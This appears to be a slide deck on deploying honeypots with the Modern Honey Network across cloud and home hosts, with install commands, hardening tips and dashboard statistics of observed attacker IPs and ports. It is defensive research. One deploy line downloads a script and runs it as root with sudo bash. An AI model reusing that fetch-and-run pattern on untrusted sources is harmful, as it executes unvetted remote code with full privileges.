

# Honeypot How-to



# Introductions

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# What is this?

a honeypot is a system set up with intentions of making it easy for an attacker to connect (or try to connect) to it all while logging the attempts & collecting data such as IP address, location, and types of attacks.



<http://pixgood.com/winnie-the-pooh-honey-pot.html>

“It’s a trap” - Roxy’s co-worker Frank

# Types of Honeypots

High Interaction - Allows a higher level of interaction from attackers, e.g. file creation, running commands, service exploitation.

Low Interaction - Little to no service emulation, accepts and understands a very limited subset of commands and activities.

# Why?

Collect malware for analysis and intel

Collect data for analysis:

- IP addresses

- Location

- Types of Attacks

- and much more!

# Why?

Decoy - absorbs the attacks or grabs the attackers' attention

Research! Make pretty graphs and maps.

# Cool Stuff from HPs

[projecthoneypot.org](http://projecthoneypot.org)

[atlas.arbor.net](http://atlas.arbor.net)

[map.ipviking.net](http://map.ipviking.net)

or make your own with Modern Honey Network

# Goals

- Easiest way(s) to setup multiple honeypots
- Gather data
- Analyze the data
- Anything useful in the data?
- Learn



# Hardware

Q: Wanted to have multiple systems in geographic disparate places.

A: To the cloud! And others.

# Location

Q: Do systems need to be in geographically disparate areas?

A: This might be the best (only) way to see if certain systems only scan specific IP ranges/tell if different infrastructures are targeted differently.

# Software

Q: When was the last time we set up a honeypot, let alone multiple ones?

A: A long time ago. Hopefully there's not a super steep learning curve.

# Data Analysis

Q: What should we use, and how can we explore the data?

A: Python + IPython, duh.

# Setup

- 4 honeypot systems
  - 3 x EC2 + 1 ATT U-Verse
- 3 different honeypot types
  - 2 x Glastopf (EC2 free and ATT U-Verse)
  - 2 x Amun (EC2 free)
  - 2 x Snort (EC2 free)
- 4 locations
  - Amazon East
  - Amazon West
  - Amazon Singapore
  - Austin, TX
- 1 coordination server
  - MHN (<http://threatstream.github.io/mhn/>)
  - Amazon East ~ \$35/mo

# System Security

IPTABLES, and lots of it

- Restrict access to MHN web app to specific IPs
- Restrict hpfeeds between MHN server and honeypot IPs
- Remove any extra services
  - Only the honeypot software and SSH were listening for connections
- Keep software up-to-date (duh)
- SSH keys everywhere

# Glastopf

“Glastopf is a low-interaction honeypot that emulates a vulnerable web server hosting many web pages and web applications with thousands of vulnerabilities.”

- Attempts to respond intelligently to requests
- Captures the full client request (all HTTP headers)

# Amun

Low interaction honeypot that emulates several services and listens on other ports for incoming connections.

- Records attacker and honeypot IPs and ports



# Snort

## Signatures + Packets

- Full signature detail is recorded


# MHN

“The Modern Honey Network project makes deploying and managing secure honeypots extremely simple.”

## Supports:

- Snort
- Dionaea
- Conpot
- Kippo
- Amun
- Glastopf
- Wordpot
- ShockPot

# MHN Architecture



# MHN Install

```
$ cd /opt/  
$ git clone https://github.com/threatstream/mhn.git  
$ cd mhn/scripts/  
$ sudo ./install_hpfeeds.sh  
$ sudo ./install_mnemosyne.sh  
$ sudo ./install_honeymap.sh  
$ sudo ./install_mhnserver.sh
```

It really is that easy. Very few issues, mostly regarding local permissions and logging.

# Honeypot Install

## Select Script

Ubuntu - Glastopf

## Deploy Command

```
wget "http://[REDACTED]/api/script/?text=true&script_id=4" -O deploy.sh && sudo bash deploy.sh  
http://[REDACTED]
```

## Deploy Script

### Name

Ubuntu - Glastopf

### Script

```
#!/bin/bash  
  
set -e  
set -x  
  
if [ $# -ne 2 ]  
then  
    echo "Wrong number of arguments supplied."  
    echo "Usage: $0 <server_url> <deploy_key>."  
    exit 1  
fi
```

# MHN Dashboard

## Attack Stats

Attacks in the last 24 hours: **1,795**

### TOP 5 Attacker IPs:

- 54.169.85.158 (797 attacks)
- 54.179.189.237 (792 attacks)
- 61.160.223.69 (24 attacks)
- 98.126.7.202 (23 attacks)
- 213.246.170.65 (10 attacks)

### TOP 5 Attacked ports:

- 443 (1,597 times)
- 3389 (86 times)
- 8080 (34 times)
- 23 (26 times)
- 25 (24 times)

### TOP 5 Attacks Signatures:

## Attacks Report







### Search Filters

Sensor:  Honeypot:  Date:  Port:  IP Address:


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2	2014-11-04 16:07:42	██████████		173.201.38.150	3389	None	amun
3	2014-11-04 15:59:56	██████████		222.186.51.140	3389	None	amun
4	2014-11-04 15:58:55	██████████		222.186.51.140	3389	None	amun
5	2014-11-04 15:24:58	██████████		117.21.191.206	8080	http-alt	amun
6	2014-11-04 15:10:20	██████████	<input type="text" value="?"/>	104.194.20.19	8080	http-alt	amun
7	2014-11-04 15:10:13	██████████	<input type="text" value="?"/>	104.194.20.19	8080	http-alt	amun
8	2014-11-04 15:03:05	██████████		121.172.98.20	23	telnet	amun
9	2014-11-04 15:02:51	██████████		173.201.38.150	3389	None	amun
10	2014-11-04 15:01:03	██████████		199.83.94.144	3389	None	amun

# MHN Sensors

## Sensors

	Name	Hostname	IP	Honeypot	UUID	Attacks
1- 	<input type="text" value="██████████ amun"/>	██████████	██████████	amun	eb030eb8-3c69-11e4-9ee4-0a0b6e7c3e9e	<a href="#">69217</a>
2- 	<input type="text" value="██████████ mun"/>	██████████	██████████	amun	5bf781dc-4726-11e4-9ee4-0a0b6e7c3e9e	<a href="#">20475</a>
3- 	<input type="text" value="██████████ pof"/>	██████████	██████████	glastopf	7f3527b2-468b-11e4-9ee4-0a0b6e7c3e9e	<a href="#">1285</a>
4- 	<input type="text" value="██████████ lastopf"/>	██████████	██████████	glastopf	a16f5f36-3c41-11e4-9ee4-0a0b6e7c3e9e	<a href="#">615</a>
5- 	<input type="text" value="██████████ hort"/>	██████████	██████████	snort	5cda4a12-4730-11e4-9ee4-0a0b6e7c3e9e	<a href="#">286</a>
6- 	<input type="text" value="██████████ snort"/>	██████████	██████████	snort	e50f7cbe-472f-11e4-9ee4-0a0b6e7c3e9e	<a href="#">18</a>

# MHN Honeymap





# Stats

## Amun

- 89155 events
- 22 unique ports scanned


## Glastopf

- 1646 events
- 617 unique URLs requested
- 53 unique User-Agents


## Snort

- 306 events
- 3 unique signatures


# Events Over Time




# Commonly Scanned Ports



# Alerts Per Sensor Type




# Alerts Cont'd






# Alerts Cont'd



# Most Active IPs



61.153.106.24	50212
71.190.176.162	9518
1.34.22.39	4546
37.203.214.248	1730
71.179.27.162	1417
54.169.85.158	797
54.169.100.200	793
54.179.170.69	792
54.169.105.65	792
54.169.1.199	792



